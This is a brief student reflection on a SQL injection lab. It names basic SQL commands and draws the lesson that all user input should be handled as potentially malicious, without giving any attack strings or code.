    - This was a very interesting lab. First of all, I’ve never used sql before so I learned some new sql commands, such as SELECT, INSERT, UPDATE, DELETE, FROM, WHERE, and AND and OR. This lab again highlights the importance of treating all user input as malicious. The sql behind the scenes on this site was so insecure that we were able to carry out all these attacks in less than two hours. I can imagine that in more complex systems there would be even more possible avenues of attack, so it is that much more important to make sure the inputs are properly handled.